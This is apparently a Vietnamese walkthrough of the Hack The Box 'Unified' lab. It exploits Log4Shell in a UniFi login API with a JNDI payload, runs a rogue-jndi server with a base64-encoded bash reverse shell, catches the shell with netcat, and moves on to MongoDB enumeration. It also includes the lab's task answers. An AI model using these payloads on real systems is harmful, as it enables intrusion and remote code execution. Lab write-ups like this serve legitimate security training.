sau đó nhập : và bắt đầu nhập set shell = \bin\sh, tiếp tục : rồi nhập shell, Enter Kết quả:





IV) Unified:


Spawn machine ta được ip 10.129.96.149


Quét port trên target ip

```
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
6789/tcp open  ibm-db2-admin?
8080/tcp open  http-proxy
| http-open-proxy: Proxy might be redirecting requests
```


```
|_    Request</h1></body></html>
8443/tcp open  ssl/nagios-nsca Nagios NSCA
| http-title: UniFi Network
|_Requested resource was /manage/account/login?redirect=%2Fmanage
| ssl-cert: Subject: commonName=UniFi/organizationName=Ubiquiti Inc./stateOrProvinceN
| Subject Alternative Name: DNS:UniFi
| Not valid before: 2021-12-30T21:37:24
|_Not valid after:  2024-04-03T21:37:24
```


4 port đầu tiên là 22 6789 8080 và 8443





Truy cập trang web theo đường link https://10.129.96.149:8443/





Tra trên google về unifi 5.4.54 exploit ta tìm được bài báo :

[Another Log4j on the fire: Unifi | Sprocket Security]


TL;DR

In this article, we are going to exploit Log4j vulnerabilities in Unifi software, get a reverse shell, and leverage our access to add our own administrative user to the Unifi MongoDB instance. To automate this process we have released a GitHub repository to exploit the vulnerability:

puzzlepeaches / Log4jUnifi


Exploiting CVE-2021-44228 in Unifi Network Application for remote code execution and more.

https://github.com/puzzlepeaches/Log4jUnifi





Dựa theo bài báo ta tiến hành exploit


Mở purp suite và bắt đầu thực hiện việc post request lên server




Chuyển sang repeater, đổi remember thành “${jndi:ldap://tun0 ip address/whatever}” rồi nhấn send. quan sát bên respone ta thấy msg sẽ có giá trị là payload.err.Invalid => Payload vẫn được thực thi



Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Send Cancel
Target: https://10.129.96.149:8443 HTTP/1
Request
Pretty Raw Hex
1 POST /api/login HTTP/1.1
2 Host: 10.129.96.149:8443
3 Content-Length: 102
4 Sec-Ch-Ua:
5 Sec-Ch-Ua-Platform: ""
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
8 Content-Type: application/json; charset=utf-8
9 Accept: */*
10 Origin: https://10.129.96.149:8443
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://10.129.96.149:8443/manage/account/login?redirect=%2Fmanage
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19 {
"username":"admin",
"password":"admin",
"remember":"${jndi:ldap://10.10.14.97/whatever}",
"strict":true
}
Response
Pretty Raw Hex Render
1 HTTP/1.1 400
2 vary: Origin
3 Access-Control-Allow-Origin: https://10.129.96.149:8443
4 Access-Control-Allow-Credentials: true
5 Access-Control-Expose-Headers: Access-Control-Allow-Origin,Access-Control-Allow-Credentials
6 X-Frame-Options: DENY
7 Content-Type: application/json;charset=UTF-8
8 Content-Length: 64
9 Date: Sat, 28 Oct 2023 21:22:01 GMT
10 Connection: close
11
12 {
"meta":{
"rc":"error",
"msg":"api.err.InvalidPayload"
},
"data":[
]
}
Inspector
Request attributes 2
Request query parameters 0
Request cookies 0
Request headers 16
Response headers 9
Search... 0 highlights
Search... 0 highlights
Done
430 bytes | 845 millis


TASK 5
What protocol does JNDI leverage in the injection?
***p
ldap
Hide Answer


TASK 6
What tool do we use to intercept the traffic, indicating the attack was successful?
******p
tcpdump
Hide Answer


TASK 7
What port do we need to inspect intercepted traffic for?
***
389
Hide Answer

Tiếp theo sử dụng tool tcpdump để bắt gói tin, ta sử dụng lệnh sudo tcpdump -i tun0 port 389 (port 389 là port của ldap)




Tải maven và open-jdk sudo

apt-get update sudo apt install

openjdk-11-jdk-y sudo apt-get


install maven

Clone rogue-jndi về



build packet bằng mvn

Chuyển payload thành base64



Sử dụng lệnh:

java -jar target/RogueJndi-1.1.jar --command "bash -c {echo,BASE64 STRING HERE}|{base64,-d}|{bash,-i}" --hostname "{YOUR TUN0 IP ADDRESS}"

để khởi tạo jndi-rogue server

```
┌──(root㉿kali)-[/home/huyvo/HTB/unified/rogue-jndi]
└─# java -jar target/RogueJndi-1.1.jar --command "bash -c {echo,YmFzaCAtYyBiYXNo
IC1pID4mL2Rldi90Y3AvMTAuMTAuMTQuOTcvNDQ0NCAwPiYxCg==}|{base64,-d}|{bash,-i}" --h
ostname "10.10.14.97"
+-+-+-+-+-+-+-+-+-+-+
|R|o|g|u|e|J|n|d|i|
+-+-+-+-+-+-+-+-+-+-+
Starting HTTP server on 0.0.0.0:8000
Starting LDAP server on 0.0.0.0:1389
Mapping ldap://10.10.14.97:1389/o=tomcat to artsploit.controllers.Tomcat
Mapping ldap://10.10.14.97:1389/o=websphere1 to artsploit.controllers.WebSphere1
Mapping ldap://10.10.14.97:1389/o=websphere1,wsdl=* to artsploit.controllers.Web
Sphere1
Mapping ldap://10.10.14.97:1389/o=groovy to artsploit.controllers.Groovy
Mapping ldap://10.10.14.97:1389/o=websphere2 to artsploit.controllers.WebSphere2
Mapping ldap://10.10.14.97:1389/o=websphere2,jar=* to artsploit.controllers.WebS
phere2
Mapping ldap://10.10.14.97:1389/ to artsploit.controllers.RemoteReference
Mapping ldap://10.10.14.97:1389/o=reference to artsploit.controllers.RemoteRefer
ence
```

Lắng nghe trên port 4444

```
huyvo@kali: ~/HTB/unified
root@kali: /h...  root@kali: /h...  root@kali: /h...  huyvo@kali: ...
┌──(huyvo㉿kali)-[~/HTB/unified]
└─$ nc -lvp 4444
listening on [any] 4444 ...
```


Đổi remember thành ${jndi:ldap://{Your Tun0 IP}:1389/o=tomcat}

```
{
  "username":"admin",
  "password":"admin",
  "remember":
  "${jndi:ldap://10.10.14.97:1389/o=to
  mcat}",
  "strict":true
}
```


sau đó nhấn send, ta sẽ nhận được thông báo ở rogue sever

```
Sending LDAP ResourceRef result for o=tomcat with javax.el.ELProcessor payload
```

Lúc này ở phía terminal lắng nghe netcat sẽ xuất hiện shell, sử dụng lệnh script /dev/null -c bash để nâng cấp terminal shell




Ta tìm được user flag ở thư mục /home/michael




Chạy lệnh ps aux | grep mongo để kiểm tra mongoDB có đang hoạt động

ta thấy được thông tin mongoDB đang chạy trên port 27117




Tìm kiếm trên google ta biết được ace là default database name của unifi và lệnh để tìm kiếm trong mongodb




